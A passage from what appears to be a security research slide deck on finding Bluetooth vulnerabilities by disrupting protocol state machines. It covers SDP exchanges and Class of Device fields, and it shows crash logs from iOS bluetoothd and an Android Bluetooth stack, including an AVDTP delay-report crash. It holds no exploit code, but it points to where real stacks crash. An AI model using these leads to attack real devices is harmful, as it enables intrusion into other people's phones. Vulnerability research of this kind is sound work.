➤ The master device sends SDP requests through the established L2CAP channel to ask the slave about available services and their attributes (e.g., ServiceSearch, ServiceAttribute).

3. Receiving SDP Responses


➤ The slave device receives the SDP request, searches its local database, and sends back the service information, including service handles and detailed attributes, over the L2CAP channel.

4. Completing SDP Interaction

➤ Once the SDP interaction is finished, the master device can either disconnect the L2CAP channel or use the service information received to set up additional protocol connections.

Disrupting the state machine to discover new Bluetooth vulnerabilities

SDP




- **Zero-delay reconnection after protocol tear-down**
- **Problems may arise even in protocols with minimal state handling**
- **time out.....**

Even simple interaction states can still have "state-related" vulnerabilities!!!!



Demo



```
"bug_type": "309",
"pid": 310,
"procExitAbsTime": 7,
"cpuType": "ARM-64",
"procName": "bluetoothd",
"procPath": "/System/Library/Proces
"parentProc": "launchd",
"parentPid": 1,
"basebandVersion": "3.00.00",
"vmRegionInfo": "0x20000000 is not in any region. Bytes after previous region: 20000000 Bytes before following region: 8173684\n REGION TYPE START - END [ VSIZE] PRT/MAX SHRMOD REGION\nfe000000[K] r-x/r-x SM=COW ... this process\n--> GAP OF 00000000 YTES\n unused shlib __TEXT 00000000[K] r-/v-w- SM=COW ... this process",
"isCorpse": 1,
"termination": "0x0000000000000024", "type": "EXC_BAD_ACCESS", "signal": "SIGSEGV" },
"termination": {"flags": 1024, "code": 11, "namespace": "SIGNAL", "indicator": "Segmentation fault: 11", "byProc": "exc handler", "byPid": 310},
"vmRegionInfo": "0x20000000 is not in any region. Bytes after previous region: 252000740 Bytes before following region: 8173684\n REGION TYPE START - END [ VSIZE] PRT/MAX SHRMOD REGION\n444K] r-x/r-x SM=COW ... this process\n--> GAP OF 00000000 YTES\n unused shlib __TEXT 00000000[K] r-/v-w- SM=COW ... this process",
"faultingThread": 3,
```



Disrupting the state machine to discover new Bluetooth vulnerabilities

```

07-25 16:48:21.877 8247 8247 F DEBUG : Revision: '0'
07-25 16:48:21.877 8247 8247 F DEBUG : ABI: 'arm64'
07-25 16:48:21.878 8247 8247 F DEBUG : Timestamp: 2024-07-25 16:48:21+0800
07-25 16:48:21.878 8247 8247 F DEBUG : pid: 30577, tid: 30656, name: bt_hci_thread >>> com.android.bluetooth <<<
07-25 16:48:21.878 8247 8247 F DEBUG : uid: 1002
07-25 16:48:21.878 8247 8247 F DEBUG : signal 6 (SIGABRT), code -1 (SI_QUEUE), fault addr -----
07-25 16:48:21.878 8247 8247 F DEBUG : x0 0000000000000000 x1 0000000000007c0 x2 0000000000000006 x3 0000007652575520
07-25 16:48:21.878 8247 8247 F DEBUG : x4 53736d647543ff6f x5 53736d647543ff6f x6 53736d647543ff6f x7 7f7f7f7f7f7f
07-25 16:48:21.878 8247 8247 F DEBUG : x8 0000000000000000 x9 982f6af2b61cd630 x10 0000000000000000 x11 ffffffc0fffffbdf
07-25 16:48:21.878 8247 8247 F DEBUG : x12 0000000000000001 x13 0000000000000034 x14 002d28d6f857981b x15 000000034155555
07-25 16:48:21.878 8247 8247 F DEBUG : x16 00000079bb13fc80 x17 00000079bb1219f0 x18 0000007651c6e030 x19 0000000000007771
07-25 16:48:21.878 8247 8247 F DEBUG : x20 0000000000007c0 x21 00000000fffffff x22 0000007652576000 x23 00000076640b67b0
07-25 16:48:21.878 8247 8247 F DEBUG : x24 0000000000000001 x25 0000007652575cc0 x26 0000007652575ff8 x27 000000000000fc000
07-25 16:48:21.878 8247 8247 F DEBUG : x28 000000765247d000 x29 00000076525755a0
07-25 16:48:21.878 8247 8247 F DEBUG : lr 00000079bb0d5420 sp 0000007652575500 pc 00000079bb0d544c pst 0000000000000000
07-25 16:48:21.951 8247 8247 F DEBUG : backtrace:
10-01 01:53:17.420 12789 12789 F DEBUG : Revision: '0'
10-01 01:53:17.420 12789 12789 F DEBUG : ABI: 'arm64'
10-01 01:53:17.420 12789 12789 F DEBUG : Timestamp: 2024-10-01 01:53:15.530682377+0800
10-01 01:53:17.420 12789 12789 F DEBUG : Process uptime: 0s
10-01 01:53:17.421 12789 12789 F DEBUG : Cmdline: com.android.bluetooth
10-01 01:53:17.421 12789 12789 F DEBUG : pid: 11102, tid: 11136, name: gd_stack_thread >>> com.android.bluetooth <<<
10-01 01:53:17.421 12789 12789 F DEBUG : uid: 1002
10-01 01:53:17.421 12789 12789 F DEBUG : tagged_addr_ctrl: 0000000000000001 (PR_TAGGED_ADDR_ENABLE)
10-01 01:53:17.421 12789 12789 F DEBUG : signal 6 (SIGABRT), code -1 (SI_QUEUE), fault addr -----
10-01 01:53:17.421 12789 12789 F DEBUG : Abort message: 'assertion `false' failed - Done waiting for debug information'
10-01 01:53:17.421 12789 12789 F DEBUG : x0 0000000000000000 x1 0000000000002b80 x2 0000000000000006 x3
10-01 01:53:17.421 12789 12789 F DEBUG : x4 1f646d6e431f2c1f x5 1f646d6e431f2c1f x6 1f646d6e431f2c1f x7
10-01 01:53:17.421 12789 12789 F DEBUG : x8 0000000000000000 x9 0000000000000000 x10 0000000000000000 x11
10-01 01:53:17.421 12789 12789 F DEBUG : x12 000000008c22d80c x13 b400007864380c18 x14 ffffffff00000000 x15
10-01 01:53:17.421 12789 12789 F DEBUG : x16 00000077db81d218 x17 00000077db7a9a0 x18 00000077d9e0c000 x19 b4000078a432b070
10-01 01:53:17.421 12789 12789 F DEBUG : x20 b40000786437b260 x21 b40000787435e0e8 x22 b400007854339ab0 x23
10-01 01:53:17.421 12789 12789 F DEBUG : x24 b40000787435e0e6 x25 0000000000000000 x26 000000000000000e x27
10-01 01:53:17.421 12789 12789 F DEBUG : x28 00000077db82c000 x29 00000077db558b50
10-01 01:53:17.421 12789 12789 F DEBUG : lr 00000077db7ab684 sp 00000077db7ab6c8 pc 0000000060000000
10-01 01:53:17.421 12789 12789 F DEBUG : backtrace:
10-01 01:53:17.421 12789 12789 F DEBUG : #00 pc 000000000010d6c8 /system/lib64/libbrtsdk.so (AVDTP_DelayReport_Ind+144) (BuildId: 98fa8e78291628587d0804f42a442a9b)
10-01 01:53:17.421 12789 12789 F DEBUG : #01 pc 000000000010a22c /system/lib64/libbrtsdk.so (AVDTP_SignalMsg_Received+140) (BuildId: 98fa8e78291628587d0804f42a442a9b)
10-01 01:53:17.421 12789 12789 F DEBUG : #02 pc 0000000000109da4 /system/lib64/libbrtsdk.so (AVDTPC_L2CAPData_Ind+88) (BuildId: 98fa8e78291628587d0804f42a442a9b)
10-01 01:53:17.421 12789 12789 F DEBUG : #03 pc 0000000000da234 /system/lib64/libbrtsdk.so (ScheduleLoop+360) (BuildId: 98fa8e78291628587d0804f42a442a9b)
10-01 01:53:17.421 12789 12789 F DEBUG : #04 pc 0000000000d4598 /system/lib64/libbrtsdk.so (porting_thread_proc+12) (BuildId: 98fa8e78291628587d0804f42a442a9b)
10-01 01:53:17.421 12789 12789 F DEBUG : #05 pc 00000000000afecc /apex/com.android.runtime/lib64/bionic/libc.so (_pthread_start(void*)+64) (BuildId: 8d0a10271eeef02de6c33b788fec)
10-01 01:53:17.421 12789 12789 F DEBUG : #06 pc 0000000000050408 /apex/com.android.runtime/lib64/bionic/libc.so (_start_thread+64) (BuildId: 8d0a10271eeef02de6c33b788fec)

```

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10-01 01:53:17.421 12789 12789 F DEBUG : Abort message: 'assertion `false' failed - Done waiting for debug information'
10-01 01:53:17.421 12789 12789 F DEBUG : x0 0000000000000000 x1 0000000000002b80 x2 0000000000000006 x3
10-01 01:53:17.421 12789 12789 F DEBUG : x4 1f646d6e431f2c1f x5 1f646d6e431f2c1f x6 1f646d6e431f2c1f x7
10-01 01:53:17.421 12789 12789 F DEBUG : x8 0000000000000000 x9 0000000000000000 x10 0000000000000000 x11
10-01 01:53:17.421 12789 12789 F DEBUG : x12 000000008c22d80c x13 b400007864380c18 x14 ffffffff00000000 x15
10-01 01:53:17.421 12789 12789 F DEBUG : x16 00000077db81d218 x17 00000077db7a9a0 x18 00000077d9e0c000 x19 b4000078a432b070
10-01 01:53:17.421 12789 12789 F DEBUG : x20 b40000786437b260 x21 b40000787435e0e8 x22 b400007854339ab0 x23
10-01 01:53:17.421 12789 12789 F DEBUG : x24 b40000787435e0e6 x25 0000000000000000 x26 000000000000000e x27
10-01 01:53:17.421 12789 12789 F DEBUG : x28 00000077db82c000 x29 00000077db558b50
10-01 01:53:17.421 12789 12789 F DEBUG : lr 00000077db7ab684 sp 00000077db7ab6c8 pc 0000000060000000
10-01 01:53:17.421 12789 12789 F DEBUG : backtrace:
10-01 01:53:17.421 12789 12789 F DEBUG : #00 pc 000000000010d6c8 /system/lib64/libbrtsdk.so (AVDTP_DelayReport_Ind+144) (BuildId: 98fa8e78291628587d0804f42a442a9b)
10-01 01:53:17.421 12789 12789 F DEBUG : #01 pc 000000000010a22c /system/lib64/libbrtsdk.so (AVDTP_SignalMsg_Received+140) (BuildId: 98fa8e78291628587d0804f42a442a9b)
10-01 01:53:17.421 12789 12789 F DEBUG : #02 pc 0000000000109da4 /system/lib64/libbrtsdk.so (AVDTPC_L2CAPData_Ind+88) (BuildId: 98fa8e78291628587d0804f42a442a9b)
10-01 01:53:17.421 12789 12789 F DEBUG : #03 pc 0000000000da234 /system/lib64/libbrtsdk.so (ScheduleLoop+360) (BuildId: 98fa8e78291628587d0804f42a442a9b)
10-01 01:53:17.421 12789 12789 F DEBUG : #04 pc 0000000000d4598 /system/lib64/libbrtsdk.so (porting_thread_proc+12) (BuildId: 98fa8e78291628587d0804f42a442a9b)
10-01 01:53:17.421 12789 12789 F DEBUG : #05 pc 0000000000afecc /apex/com.android.runtime/lib64/bionic/libc.so (_pthread_start(void*)+64) (BuildId: 8d0a10271eeef02de6c33b788fec)
10-01 01:53:17.421 12789 12789 F DEBUG : #06 pc 000000000050408 /apex/com.android.runtime/lib64/bionic/libc.so (_start_thread+64) (BuildId: 8d0a10271eeef02de6c33b788fec)

```

Disrupting the state machine to discover new Bluetooth vulnerabilities

Interesting finding-COD

- # Major Service Class
- Limited Discoverable Mode
 - Positioning (location identification)
 - Networking (LAN, Ad hoc etc)
 - Rendering (printing, speaker etc)
 - Capturing (scanner, microphone etc)
 - Object Transfer (v-inbox, v-folder etc)
 - Audio (speaker, microphone, headset service etc)

- # Minor Device Class
- Uncategorized, code for device not assigned
 - Desktop workstation
 - Server-class computer
 - Laptop
 - Handheld PC/PDA (clam shell)
 - Palm sized PC/PDA
 - Wearable computer (watch sized)

Class: 0x7c010c

Service Classes: Rendering, Capturing, Object Transfer, Audio, Telephony

Layer / Aspect	Influenced by CoD?	Explanation
Baseband / LMP	X No	Fundamental signaling unaffected
L2CAP / RFCOMM	X No	Logical channels unaffected
SDP	⚠ Partially	SDP might include/exclude services based on CoD
Profiles / Apps	⚠ Yes (indirectly)	Applications may filter interactions

1. Role of Class of Device (CoD)


➤ **Discovery and Filtering:**
The CoD is primarily utilized during device discovery and inquiry phases, enabling other devices to identify compatible peers quickly and efficiently.

2. Influence on Protocol State Machines?

